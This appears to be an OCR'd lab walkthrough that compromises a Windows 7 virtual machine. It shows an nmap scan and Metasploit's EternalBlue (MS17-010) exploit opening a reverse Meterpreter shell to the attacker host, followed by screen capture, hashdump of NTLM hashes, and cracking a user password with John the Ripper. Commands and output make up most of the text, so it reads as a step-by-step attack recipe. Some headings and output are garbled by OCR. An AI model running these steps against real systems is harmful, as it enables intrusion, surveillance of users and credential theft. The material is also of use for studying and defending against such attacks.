
Windows 7 hacking

In this pdf we try to hack and get full access of windows 7 system

- ## Step 1:

  At first, we will scan the system with the help of nmap.




```
┌──(kali㉿kali)-[~/windows-7--2]
└─$ nmap -sV -sC  -p20-50000 192.168.1.8 -oN nmaprslt.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-07 02:40 EDT
Nmap scan report for 192.168.1.8
Host is up (0.0045s latency).
Not shown: 49972 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49156/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 88:B1:11:FD:82:20 (Intel Corporate)
Service Info: Host: WIN-V4BI50OBMFS; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Professional 7601 Service Pack 1 (Windows 7 Professional 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1:professional
|   Computer name: WIN-V4BI50OBMFS
|   NetBIOS computer name: WIN-V4BI50OBMFS\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-07-07T12:11:35+05:30
| smb2-time:
|   date: 2025-07-07T06:41:35
|_  start_date: 2025-07-07T05:47:54
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: WIN-V4BI50OBMFS, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:2b:77:f2 (VMware)
|_clock-skew: mean: -1h49m59s, deviation: 3h10m31s, median: 0s
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 86.42 seconds
```

We have got some information that service pack 1 of windows 7 professional.

- ## Step 2:

  Now let's see what we got about this search version on google.




MODULE

MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

Disclosed	Created
Mar 14, 2017	May 30, 2018

We get some information about this vulnerability that's present in windows 7




```
msf6 > use 1
[*] Additionally setting TARGET => Automatic Target
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.6      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > rhosts 192.168.1.8
[-] Unknown command: rhosts. Did you mean hosts? Run the help command for more details.
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Details description of this vulnerability:

This module is a port of the Equation Group ETERNALBLUE exploit, part of
the FuzzBunch toolkit released by Shadow Brokers.
There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size
is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a
DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow
is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later
completed in srvnet!SrvNetWskReceiveComplete.
This exploit, like the original may not trigger 100% of the time, and should be
run continuously until triggered. It seems like the pool will get hot streaks
and need a cool down period before the shells rain in again.
The module will attempt to use Anonymous login, by default, to authenticate to perform
the
exploit. If the user supplies credentials in the SMBUser, SMBPass, and SMBDomain
options it will use
those instead.

- **Step 3:**


Now because of previous step we know that MS17 – 010 Eternalblue is also in
Metasploit lets try to exploit with the help of Metasploit console.
We got an exploit we will try to use this…



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search MS17-010

Matching Modules
================

   #   Name                                           Disclosure Date  Rank     Check  Description
   -   ----                                           ---------------  ----     -----  -----------
   0   exploit/windows/smb/ms17_010_eternalblue       2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1     \_ target: Automatic Target                  .                .        .      .
   2     \_ target: Windows 7                         .                .        .      .
   3     \_ target: Windows Embedded Standard 7       .                .        .      .
   4     \_ target: Windows Server 2008 R2            .                .        .      .
   5     \_ target: Windows 8                         .                .        .      .
   6     \_ target: Windows 8.1                       .                .        .      .
   7     \_ target: Windows Server 2012               .                .        .      .
   8     \_ target: Windows 10 Pro                    .                .        .      .
   9     \_ target: Windows 10 Enterprise Evaluation  .                .        .      .
   10  exploit/windows/smb/ms17_010_psexec            2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   11    \_ target: Automatic                         .                .        .      .
   12    \_ target: PowerShell                        .                .        .      .
   13    \_ target: Native upload                     .                .        .      .
   14    \_ target: MOF upload                        .                .        .      .
   15    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   16    \_ AKA: ETERNALROMANCE                       .                .        .      .
   17    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   18    \_ AKA: ETERNALBLUE                          .                .        .      .
   19  auxiliary/admin/smb/ms17_010_command           2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   20    \_ AKA: ETERNALSYNERGY                       .                .        .      .
   21    \_ AKA: ETERNALROMANCE                       .                .        .      .
   22    \_ AKA: ETERNALCHAMPION                      .                .        .      .
   23    \_ AKA: ETERNALBLUE                          .                .        .      .
   24  auxiliary/scanner/smb/smb_ms17_010             .                normal   No     MS17-010 SMB RCE Detection
   25    \_ AKA: DOUBLEPULSAR                         .                .        .      .
   26    \_ AKA: ETERNALBLUE                          .                .        .      .
   27  exploit/windows/smb/smb_doublepulsar_rce       2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution
   28    \_ target: Execute payload (x64)             .                .        .      .
   29    \_ target: Neutralize implant                .                .        .      .


Interact with a module by name or index. For example info 29, use 29 or use exploit/windows/smb/smb_doublepulsar_rce
```


- **Step 3:**

  Now we will exploit it and see what we get we doesn't need any payload as written in description.




```
View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > rhosts 192.168.1.8
[-] Unknown command: rhosts. Did you mean hosts? Run the help command for more details.
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.8
rhosts ⇒ 192.168.1.8
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.1.6:4444
[*] 192.168.1.8:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.8:445       - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.1.8:445       - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.8:445 - The target is vulnerable.
[*] 192.168.1.8:445 - Connecting to target for exploitation.
[+] 192.168.1.8:445 - Connection established for exploitation.
[+] 192.168.1.8:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.8:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.1.8:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.1.8:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.1.8:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.1.8:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.8:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.8:445 - Sending all but last fragment of exploit packet
[*] Sending stage (203846 bytes) to 192.168.1.8
[*] Meterpreter session 1 opened (192.168.1.6:4444 → 192.168.1.8:49160) at 2025-07-07 03:14:46 -0400
[-] 192.168.1.8:445 - RubySMB::Error::CommunicationError: RubySMB::Error::CommunicationError

meterpreter > █
```

We got access.



```
meterpreter > sysinfo
Computer        : WIN-V4BI50OBMFS
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > █
```


Now we will try to take screenshot of victim’s system.


kali-linux-2025.1a-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
NbRhQIVC.jpeg - Image Viewer
Search

Now we try to monitor victims’ activity with the help of screenshare


➢ Step 3:

Now we will get terminal access and see users of windows 7 machine. For that we will use hashdump and john the ripper.



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Denver:1000:aad3b435b51404eeaad3b435b51404ee:0784e5502ba017e9b8dc27d3d4f8deb9:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > █
```

Copy this Denver user hashes and make a text file and save it to decode it for password



```
┌──(kali㉿kali)-[~/windows-7]
└─$ john --format=NT Hashesh
Using default input encoding: UTF-8
Loaded 1 password hash (NT [MD4 128/128 AVX 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 2 candidates buffered for the current salt, minimum 12 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Proceeding with incremental:ASCII
jordan29         (enver)
1g 0:00:00:15 DONE 3/3 (2025-07-07 02:25) 0.06435g/s 17291Kp/s 17291Kc/s 17291KC/s jonyl116..jordavr8
Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

We got password of use which is “jordan29”